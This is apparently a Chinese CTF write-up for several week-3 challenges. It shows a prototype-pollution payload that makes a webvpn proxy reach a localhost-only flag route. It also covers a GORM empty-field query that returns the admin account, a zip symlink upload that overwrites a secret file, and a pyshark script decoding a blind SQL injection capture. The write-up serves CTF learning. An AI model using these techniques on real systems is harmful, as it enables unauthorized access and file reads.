week3

web

webvpn

审计源代码，发现最后一段函数，要求我们从本地访问该网站，才能进行读文件操作

```
// demo service behind webvpn
app.get("/flag", (req, res) => {
  if (
    req.headers.host != "127.0.0.1:3000" ||
    req.hostname != "127.0.0.1" ||
    req.ip != "127.0.0.1"
  ) {
    res.sendStatus(400);
    return;
  }
  const data = fs.readFileSync("/flag");
  res.send(data);
});

app.listen(port, '0.0.0.0', () => {
  console.log(`app listen on ${port}`);
});
```

联想到SSRF但是怎么进行攻击?

接着审计代码，发现了典型能造成的原型链污染的函数`update`

```
function update(dst, src) {
    for (key in src) {
        if (key.indexOf("__") != -1) {
            continue;
        }
        if (typeof src[key] == "object" && dst[key] !== undefined) {
            update(dst[key], src[key]);
            continue;
        }
        dst[key] = src[key];
    }
}
```

原型链污染的逻辑是

> 原型链污染简单来说就是如果能够控制并修改一个对象的原型，就可以影响到所有和这个对象同一个原型的对象

而本网站的作用是构造一个VPN访问外网，联想到我们需要从本地访问，也就是说构造一个`127.0.0.1`的网站供我们访问
同时注意函数禁用了`__proto__`因此我们采用`constructor.prototype`，
而根据代码要求我们在`user/info`发送post请求同时调用req.body作为update函数的参数因此我们可以构造payload，


```
app.post("/user/info", (req, res) => {
    if (!req.session.username) {
        res.sendStatus(403);
    }
    update(userStorage[req.session.username].info, req.body);
    res.sendStatus(200);
});
```


```
POST /user/info HTTP/1.1
Host : 139.196.183.57:32101
Accept-Language: zh-CN,zh;q=0.9
Accept-Encoding: gzip, deflate
Accept: */*
Cookie:
my-webvpn-session-id-e80e5a78-65bd-459a-b2c7-9bcd57dc54a9=s%3AQYKg9Tfns-eKUP4FlqoS8dffImjl
tqdd.9R93GwknBSGJ%2FCXXWXae1FwIcEim0ztBkec%2FPPKVKDs
Origin: http://139.196.183.57:32101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari
Referer: http://139.196.183.57
Content-Type: application/json
Content-Length auto : 45

{ "constructor": { "prototype": { "127.0.0.1": true } } }
```

插入标签


考虑到访问ip地址默认80端口，而本地开放3000端口，因此访问的时候利用3000端口访问/flag就可以得到flag啦





ZeroLink

网页是一个存储记忆的东西（？）可以查询记忆



查看源码，发现以管理员身份登录后还可以上传文件等操作，因此我们先登录（登录界面也只能以管理员身份登录）

但是远程的密码数据库中并不能查询到，通过询问，这是一个go独特的安全问题，查了资料了解到是因为

go声明变量时如果没有赋值会自动赋值为0，只是go独特的语法

```go
func GetUserByUsernameOrToken(username string, token string) (*User, error) {
    var user User
    query := db
    if username != "" {
        query = query.Where(&User{Username: username})
    } else {
        query = query.Where(&User{Token: token})
    }
    err := query.First(&user).Error
    if err != nil {
        log.Println("Cannot get user: " + err.Error())
        return nil, err
    }
    return &user, nil
}
```

如果User结构体的token字段本身是一个字符串类型的属性，在初始化User对象的时候Token属性将会拥有一个默认的零值，空字符串；如果此时用户传入的token也是一个空字符串，其赋值给Token属性的时候，对于这个User对象的值将不会有任何改变。

那么此时Gorm的Where函数接收到这样一个User对象的时候，它内部是无法分辨这个对象是根本没有给Token设置任何值，还是给它设置的是空字符串。所以它在生成SQL语句的时候将不会为Token生成条件语句：

```
SELECT * FROM `user` LIMIT 1
```

这样就会导致上面这条ORM语句查询到数据库里第一个用户，而通常第一个用户都是管理员，这也可能导致一次比较高危的越权。

因此我们构造payload，把username和token都置为空，就会自动查询管理员的密码啦

得到密码啦

管理员界面是一个上传压缩包的界面

接着审计代码查看这一块的代码原理

```
    ext := filepath.Ext(file.Filename)
    if (ext != ".zip") || (file.Header.Get("Content-Type") != "application/zip") {
        c.JSON(http.StatusBadRequest, FileResponse{
            Code:    http.StatusBadRequest,
            Message: "Only .zip files are allowed",
            Data:    "",
        })
        return
    }
```

代码对文件的前后端都做了要求只可以传zip，但是经过测试只有linux远程才能正常传文件

```
    for _, file := range files {
        cmd := exec.Command("unzip", "-o", file, "-d", "/tmp/")
        if err := cmd.Run(); err != nil {
            c.JSON(http.StatusInternalServerError, FileResponse{
                Code:    http.StatusInternalServerError,
                Message: "Failed to unzip file: " + file,
                Data:    "",
            })
            return
        }
    }
```

```
func ReadSecretFile(c *gin.Context) {
    secretFilepath := "/app/secret"
    content, err := util.ReadFileToString(secretFilepath)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to read secret file",
            Data:    "",
        })
        return
    }
```

管理员界面有三个功能

1：上传zip压缩包

2.解压缩包到/tmp/

3.读/app/secret


secret链接的是/fake_flag

考虑把fake_flag替代成/flag

因此思路是上传一个同名的文件，解压缩后再读我们构造好的secret

但是后端代码再解压缩的时候把所有解压文件都放在/tmp下

无法进行同名文件的替换。如何把/tmp/换到/app下呢
查询资料到一个软连接的东西，可以把该文件的操作都转化为这个目录下的操作
可以创建一个链接到/app的文件link再压缩成压缩包
再搞一个同名为Link的目录把我们构造好的secret文件塞进去，把这个文件夹压缩一下成link1
先传进link,解压缩，再传link1解压缩这时候/tmp文件夹下的是link/secret再读文件就是链接到app下了





shallot@shallot-virtual-machine:~/Documents/hhh
$ mkdir link
# shallot @ shallot-virtual-machine in ~/Documents/hhh [11:43:43]
$ cd link
# shallot @ shallot-virtual-machine in ~/Documents/hhh/link [11:43:50]
$ ls
secret
# shallot @ shallot-virtual-machine in ~/Documents/hhh/link [11:44:40]
$ cd ../
# shallot @ shallot-virtual-machine in ~/Documents/hhh [11:44:48]
$ zip -r link1.zip ./*
adding: link/ (stored 0%)
adding: link/secret (stored 0%)
adding: link.zip (stored 0%)
# shallot @ shallot-virtual-machine in ~/Documents/hhh [11:44:59]
$ ls
link link1.zip link.zip
shallot @ shallot-virtual-machine in ~/Documents/hhh [11:45:05]
$
139.196.183.57:31638/manager
Memory Storage
Administrator, you can upload the memories you want to save here.
Note that we directly receive files in .zip format!
浏览... link1.zip
Upload

misc

与ai聊天

聊了一会，莫名其妙出flag了？



Blind SQL Injection

打开pcapng分析流量包，导出http对象，根据题目提示以及id=1-后面的内容猜测是sql盲注，盲注的思路是逆向+ascll编码并且利用二分法判断每一个字符对应的ascll码的大小关系，搓了个简陋的代码。

```
import pyshark
import asyncio
import os
import re
from tqdm import tqdm, trange
pcap = pyshark.FileCapture("blindsql.pcapng",display_filter='http')
str1='%3E'
str2=','
j=1
x=0
y=0
list=[]
for i in range(640,1244,2):
    a=pcap[i+2].http.request_uri
    if 'ERROR' in str(pcap[i+1]['data-text-lines']):
        x=pcap[i].http.request_uri[pcap[i].http.request_uri.index(str1)+3:-1]
    if 'Click'in str(pcap[i+1]['data-text-lines']):
        y=pcap[i].http.request_uri[pcap[i].http.request_uri.index(str1)+3:-1]
    b=str(j+1)
    c=re.search(r',(.*),',a).group(1)
    if c==b:
        for k in range(int(x)+1,int(y)+1):
            list.append(k)
        j+=1
list_1=list[::-1]
for i in range(len(list_1)):
    list_1[i]=chr(list_1[i])
str_3=''.join(list_1)
print(str_3)
```